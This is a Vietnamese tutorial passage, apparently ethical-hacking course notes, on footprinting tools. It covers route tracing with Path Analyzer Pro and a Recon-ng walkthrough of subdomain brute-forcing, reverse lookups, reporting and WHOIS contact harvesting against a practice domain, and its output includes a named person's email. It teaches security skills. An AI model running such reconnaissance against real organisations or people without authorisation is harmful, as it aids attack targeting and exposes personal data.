
Path Analyzer Pro

Các bạn tải phần mềm về máy, phần mềm này cho phép các bạn **10 ngày dùng thử** (trial).




Hộp thoại yêu cầu nhập License

Các bạn đóng cửa sổ này lại và chúng ta có thể sử dụng tiếp. Trong khung bên trái của cửa sổ **Path Analyzer Pro**, một số mục trong **Standard Options** được để mặc định. Các bạn chọn vào radio **ICMP** trong **Protocol** của **Standard Options** và **Smart** trong **Length of packet** của **Advanced Probe Details**.




Nếu có firewall, hãy tắt firewall để thực hiện. Trong mục **Advanced Tracing Details** các bạn chọn **Stop on control messages (ICMP)** trong mục **Advanced Tracing Details**.




Stop on control messages (ICMP) trong mục Advanced Tracing Details

Nhập hostname vào mục **Target**, ví dụ như **www.google.com**, chọn **Timed Trace** và bấm **Trace**. Sau khi hoàn thành, kết quả sẽ hiển thị ở tab **Report** và sẽ tự động vẽ **Line chart** cho chúng ta quan sát trực quan hơn.




Kết quả tracing www.google.com

Bấm vào tab Synopsis sẽ hiển thị kết quả tóm tắt:



Kết quả tóm tắt ở tab Synopsis

Bấm vào tab **Chart**:




Kết quả tại tab Chart.

Tương tự các bạn có thể xem thông tin ở các tab **Geo**, **Log**, **Stats**, **Export** để có thêm nhiều thông tin.

VisualRoute

VisualRoute cũng dùng để xác định vị trí địa lý của router, server và các thiết bị IP khác trong mạng đích.



Công cụ VisualRoute

Bài tiếp theo chúng ta sẽ tìm hiểu về các công cụ footprinting nổi tiếng khác như **Recon-ng**, **Maltego**, **OSRFramework**, **FOCA** hay **BillCipher**.

Mô-đun 2. Phần 7: Công cụ recon-ng

Ở phần 6 chúng ta đã tìm hiểu về **DNS Footprinting** cũng như **Network Footprinting**. Thông tin được thu thập trong các bước trước có thể không đủ để tiết lộ các lỗ hổng tiềm ẩn của mục tiêu. Có thể có nhiều thông tin hơn có thể giúp tìm ra sơ hở. Ta cần tìm kiếm càng nhiều thông tin càng tốt bằng cách sử dụng nhiều công cụ khác nhau.

Một số công cụ chúng ta sẽ tìm hiểu trong phần này là công cụ **Recon-ng**, **Maltego**, **OSRFramework**, **FOCA**, **BillCipher** và **OSINT Framework**.

Công cụ Recon-ng là gì?

Recon-ng là một công cụ reconnaissance được dùng cho mục đích thu thập thông tin về con người cũng như là mạng máy tính. Công cụ này được viết bằng Python, có các module độc lập, có thể tương tác với các cơ sở dữ liệu. **Recon-ng** là một công cụ đã có sẵn trên hệ điều hành Kali Linux, Parrot Security. Ngoài ra nó còn hỗ trợ trên các nền tảng khác như Windows và MacOS.



Minh họa cho Recon-ng

Trên MacOS ta có thể cài nhanh bằng cách sử dụng **brew**:


brew install recon-ng

Trang chủ của công cụ **Recon-ng** tại <https://github.com/lanmaster53/recon-ng>.

Làm việc với công cụ Recon-ng

Brute host

Giao diện **Recon-ng** trên máy Kali Linux:



Recon-ng tool

Đầu tiên chúng ta gõ lệnh **marketplace install all** để cài đặt tất cả những module có sẵn của công cụ **Recon-ng**. Nếu gặp lỗi liên quan đến Github key thì các bạn cứ bỏ qua.

[recon-ng][default] > **marketplace install all**

```
[*] Module installed: discovery/info_disclosure/cache_snoop
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Module installed: exploitation/injection/command_injector
[*] Module installed: exploitation/injection/xpath_bruter
[*] Module installed: import/csv_file
[*] Module installed: import/list
[*] Module installed: import/masscan
[*] Module installed: import/nmap
[*] Module installed: recon/companies-contacts/bing_linkedin_cache
[*] Module installed: recon/companies-contacts/censys_email_address
[*] Module installed: recon/companies-contacts/pen
[*] Module installed: recon/companies-domains/censys_subdomains
[*] Module installed: recon/companies-domains/pen
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
```

...

Sau khi cài tất cả module, gõ **modules search** và nhấn Enter để hiển thị danh sách tất cả modules đã cài:

[recon-ng][default] > **modules search**

Discovery

```
-----  
discovery/info_disclosure/cache_snoop  
discovery/info_disclosure/interesting_files
```

Exploitation

```
-----  
exploitation/injection/command_injector  
exploitation/injection/xpath_bruter
```

Import

```
import/csv_file  
import/list  
import/masscan  
import/nmap
```

Recon

```
recon/companies-contacts/bing_linkedin_cache  
recon/companies-contacts/pen  
recon/companies-domains/pen  
recon/companies-domains/viewdns_reverse_whois  
recon/companies-domains/whoxy_dns
```

...

Chúng ta có thể thực hiện network discovery, exploitation, reconnaissance, ... bằng cách load những module cần thiết vào. Gõ **workspaces** và nhấn Enter để xem những lệnh liên quan đến workspace.

[recon-ng][default] > workspaces

Manages workspaces

Usage: workspaces <create|list|load|remove> [...]

Nó hiển thị các lệnh liên quan như create, list, load, remove. Ta thử tạo một workspace có tên là CEH bằng cách gõ **workspaces create CEH**. Các bạn cứ bỏ qua lỗi github nhé.

```
[recon-ng][default] > workspaces create CEH  
[!] 'github_api' key not set. github_repos module will likely fail at runtime. See 'keys add'.  
[!] 'github_api' key not set. github_miner module will likely fail at runtime. See 'keys add'.  
[!] 'shodan_api' key not set. shodan_org module will likely fail at runtime. See 'keys add'.  
[!] 'pwnedlist_api' key not set. api_usage module will likely fail at runtime. See 'keys add'.  
[!] 'pwnedlist_secret' key not set. api_usage module will likely fail at runtime. See 'keys add'.  
Module 'recon/domains-credentials/pwnedlist/domain_creds' disabled. Dependency required: ''pyaes''.  
Module 'recon/domains-credentials/pwnedlist/account_creds' disabled. Dependency required: ''pyaes''.  
[!] 'pwnedlist_api' key not set. leaks_dump module will likely fail at runtime. See 'keys add'.  
[!] 'pwnedlist_secret' key not set. leaks_dump module will likely fail at runtime. See 'keys add'.  
[!] 'pwnedlist_api' key not set. domain_ispwned module will likely fail at runtime. See 'keys add'.  
[!] 'pwnedlist_secret' key not set. domain_ispwned module will likely fail at runtime. See 'keys add'.  
[!] 'binaryedge_api' key not set. binaryedge module will likely fail at runtime. See 'keys add'.  
[!] 'spyse_api' key not set. spyse_subdomains module will likely fail at runtime. See 'keys add'.
```

Tạo workspace có tên là CEH

Để kiểm tra xem workspaces đã tạo hay chưa, gõ **workspaces list**.

[recon-ng][CEH] > workspaces list

Workspaces	Modified
CEH	2022-11-24 20:53:54
default	2022-11-24 20:50:54

Ta thấy workspace **CEH** đã tạo thành công, ngoài ra workspace mặc định có tên là **default**.

Tiếp theo ta sẽ thêm các domain mà ta muốn reconnaissance, đầu tiên là domain **certifiedhacker.com**. Gõ lệnh như sau:

[recon-ng][CEH] > db insert domains

domain (TEXT): **certifiedhacker.com**

notes (TEXT):

[*] 1 rows affected.

Lệnh này sẽ thêm domain trên vào database. Ta kiểm tra bằng cách sử dụng lệnh **show domains**.

```
[recon-ng][CEH] > db insert domains
domain (TEXT): certifiedhacker.com
notes (TEXT):
[*] 1 rows affected.
[recon-ng][CEH] > show domains

+-----+
| rowid |      domain      | notes |    module   |
+-----+
| 1     | certifiedhacker.com |        | user_defined |
+-----+

[*] 1 rows returned
[recon-ng][CEH] > ss
```

Danh sách domain đã thêm vào

Thu thập thông tin liên quan đến máy chủ được liên kết với **certifiedhacker.com** bằng cách load các module như **brute_hosts**, **Netcraft**, and **Bing**. Gõ **modules load brute** và nhấn **Enter** để xem tất cả các module liên quan đến brute force. Mình sẽ sử dụng module **recon/domains-hosts/brute_hosts** để thu thập máy chủ bằng cách sử dụng lệnh **modules load recon/domains-hosts/brute_hosts** và nhấn Enter.

```
[recon-ng][CEH] > modules load brute
[*] Multiple modules match 'brute'.

Exploitation
-----
exploitation/injection/xpath_bruter

Recon
-----
recon/domains-domains/brute_suffix
recon/domains-hosts/brute_hosts

[recon-ng][CEH] > modules load recon/domains-hosts/brute_hosts
[recon-ng][CEH][brute_hosts] > █
```

Chọn module recon/domains-hosts/brute_hosts

Gõ **run** và **Enter** để chạy.

CERTIFIEDHACKER.COM

No wildcard DNS entry found.

01. certifiedhacker.com => No record found.

0. certifiedhacker.com => No record found.

1. certifiedhacker.com => No record found.

10. certifiedhacker.com => No record found.

14. certifiedhacker.com => No record found.

12. certifiedhacker.com => No record found.

13. certifiedhacker.com => No record found.

02. certifiedhacker.com => No record found.

03. certifiedhacker.com => No record found.

16. certifiedhacker.com => No record found.

...

[*] z-log.certifiedhacker.com => No record found.

[*] zeus.certifiedhacker.com => No record found.

[*] zera.certifiedhacker.com => No record found.

[*] zm.certifiedhacker.com => No record found.

[*] zlog.certifiedhacker.com => No record found.

[*] zulu.certifiedhacker.com => No record found.

[*] zw.certifiedhacker.com => No record found.

SUMMARY

[*] 22 total (19 new) hosts found.

Ta tìm thấy 19 hosts.

Vậy là bước trên chúng ta đã sử dụng module **brute_hosts** thành công, giờ chúng ta sẽ thử tiếp với module **Bing**. Gõ các lệnh sau:

- **back**
- **modules load recon/domains-hosts/bing_domain_web**
- **run**

Reverse Lookup IP Address

Tiếp theo ta sẽ thực hiện reverse lookup mỗi IP để có được hostname. Gõ **module load reverse_resolve** và gõ Enter để xem tất cả các module liên quan đến từ khoá **reverse_resolve**. Ở đây ta sẽ sử dụng luôn module **recon/hosts-hosts/reverse_resolve**.

[recon-ng][CEH] > **modules load recon/hosts-hosts/reverse_resolve**

[recon-ng][CEH][reverse_resolve] > **run**

[*] Country: None

[*] Host: box5331.bluehost.com

[*] Ip_Address: 162.241.216.11

[*] Latitude: None

[*] Longitude: None

[*] Notes: None

[*] Region: None

[*] -----

[*] 127.0.0.1 => No record found.

SUMMARY

[*] 1 total (1 new) hosts found.

Ta sử dụng lệnh **show hosts**, kết quả như sau:

rowid	host	ip_address	req
1	autodiscover.certifiedhacker.com	162.241.216.11	
2	blog.certifiedhacker.com	162.241.216.11	
3	events.certifiedhacker.com	162.241.216.11	
4	certifiedhacker.com		
5	ftp.certifiedhacker.com		
6	ftp.certifiedhacker.com	162.241.216.11	
7	mail.certifiedhacker.com		
8	imap.certifiedhacker.com		
9	imap.certifiedhacker.com	162.241.216.11	
10	localhost.certifiedhacker.com	127.0.0.1	
11	mail.certifiedhacker.com	162.241.216.11	
12	news.certifiedhacker.com	162.241.216.11	
13	pop.certifiedhacker.com		
14	pop.certifiedhacker.com	162.241.216.11	
15	smtp.certifiedhacker.com		
16	smtp.certifiedhacker.com	162.241.216.11	
17	webmail.certifiedhacker.com	162.241.216.11	
18	www.certifiedhacker.com		
19	www.certifiedhacker.com	162.241.216.11	
20	box5331.bluehost.com	162.241.216.11	

Show hosts

Tạo báo cáo với module Reporting

Sau khi có được các host ở bước trên, nếu muốn xem report của chúng, các bạn làm như sau. Đầu tiên cần load module reporting vào trước. Gõ **modules load reporting** và nhấn Enter.

[recon-ng][CEH] > **modules load reporting**

[*] Multiple modules match 'reporting'.

Reporting

```
-----
reporting/csv
reporting/html
reporting/json
reporting/list
reporting/proxifier
reporting/pushpin
reporting/xlsx
reporting/xml
```

Mình muốn xuất ra dạng HTML nên sẽ chọn luôn module **reporting/html**.

- Để sửa tên file: **options set FILENAME <path>**

- Sửa creator: **options set CREATOR [your name]**
- Sửa customer: **options set CUSTOMER Certifiedhacker Networks**

[recon-ng][CEH] > modules load reporting/html

[recon-ng][CEH][html] > options set FILENAME report.html

FILENAME => 'report.html'

[recon-ng][CEH][html] > options set CUSTOMER CEH

CUSTOMER => CEH

[recon-ng][CEH][html] > options set CREATOR 'sinhviencntt.net'

CREATOR => 'sinhviencntt.net'

Gõ **run** để chạy:

[recon-ng][CEH][html] > run

[*] Report generated at 'report.html'.

The screenshot shows the Recon-NG Reconnaissance Report interface. At the top, it displays 'CEH' and 'Recon-NG Reconnaissance Report'. On the right, there is a link to 'www.recon-NG.com'. Below this, there is a summary table with two columns: 'table' and 'count'. The table data is as follows:

table	count
domains	1
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	20
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

Below the summary table, there are two expandable sections: '[+] Domains' and '[+] Hosts'. At the bottom of the interface, it says 'Created by: 'sinhviencntt.net'' and 'Thu, Nov 24 2022 21:21:18'.

Kết quả file report.html

Vậy là ở trên mình đã giới thiệu cách sử dụng công cụ **Recon-ng** để thăm dò mạng. Bây giờ mình sẽ giới thiệu thêm cách sử dụng công cụ này để thăm dò thông tin của cá nhân (con người).

Thăm dò thông tin cá nhân

Tạo workspace có tên là **reconnaissance**, domain là **certifiedhacker.com** như các bước trên (các bạn tự làm lại cho quen nhé). Sau đó load module **recon/domains-contacts/whois_pocs** bằng câu lệnh **modules load recon/domains-contacts/whois_pocs** và nhấn Enter.

[recon-ng][NAB] > workspaces create reconnaissance

[recon-ng][reconnaissance] > db insert domains

domain (TEXT): certifiedhacker.com

notes (TEXT):

[*] 1 rows affected.

[recon-ng][reconnaissance] > modules load recon/domains-contacts/whois_pocs

Gõ tiếp **info command** để biết những option bắt buộc. Ta thấy **SOURCE** là tùy chọn bắt buộc. Minh sẽ chọn mạng xã hội facebook là nơi thu thập thông tin.

[recon-ng][reconnaissance][whois_pocs] > options set SOURCE facebook.com

SOURCE => facebook.com

Gõ **run** và **Enter** để chạy. Ta thu được 2 contacts:

[recon-ng][reconnaissance][whois_pocs] > run

FACEBOOK.COM

[*] URL: http://whois.arin.net/rest/pocs;domain=facebook.com

[*] URL: http://whois.arin.net/rest/poc/BST184-ARIN

[*] Country: United States

[*] Email: bstout@facebook.com

[*] First_Name: Brandon

[*] Last_Name: Stout

[*] Middle_Name: None

[*] Notes: None

[*] Phone: None

[*] Region: Chicago, IL

[*] Title: Whois contact

[*] -----

[*] URL: http://whois.arin.net/rest/poc/OPERA82-ARIN

[*] Country: United States

[*] Email: domain@facebook.com

[*] First_Name: None

[*] Last_Name: Operations

[*] Middle_Name: None

[*] Notes: None

[*] Phone: None

[*] Region: Menlo Park, CA

[*] Title: Whois contact

[*] -----

SUMMARY

[*] 2 total (2 new) contacts found.

Thăm dò subdomain và IP liên quan đến URL cho trước

Đầu tiên, load module **hackertarget** bằng câu lệnh **modules load recon/domains-hosts/hackertarget** và nhấn Enter. Gõ **options set SOURCE certifiedhacker.com**.

Gõ **run** và **Enter** để chạy:

[recon-ng][CEH] > modules load recon/domains-hosts/hackertarget

[recon-ng][CEH][hackertarget] > options set SOURCE certifiedhacker.com

SOURCE => certifiedhacker.com

[recon-ng][CEH][hackertarget] > run

CERTIFIEDHACKER.COM

[*] Country: None

[*] Host: www.news.certifiedhacker.com

[*] Ip_Address: 162.241.216.11

[*] Latitude: None

[*] Longitude: None

[*] Notes: None

[*] Region: None

[*] -----

[*] Country: None

[*] Host: www.soc.certifiedhacker.com

[*] Ip_Address: 162.241.216.11

[*] Latitude: None

...

SUMMARY

[*] 29 total (23 new) hosts found.

Chúng ta tìm được **29 hosts** liên quan đến trang web trên.

Mô-đun 2. Phần 8: Công cụ Maltego

Maltego là một công cụ footprinting được sử dụng để thu thập thông tin tối đa về mục tiêu, trọng tâm vào pháp chứng số và kiểm thử bảo mật. Công cụ Maltego giúp thu thập dữ liệu từ các nguồn mở và trực quan hóa thông tin đó ở dạng biểu đồ, phù hợp để phân tích mối liên kết và khai thác dữ liệu.

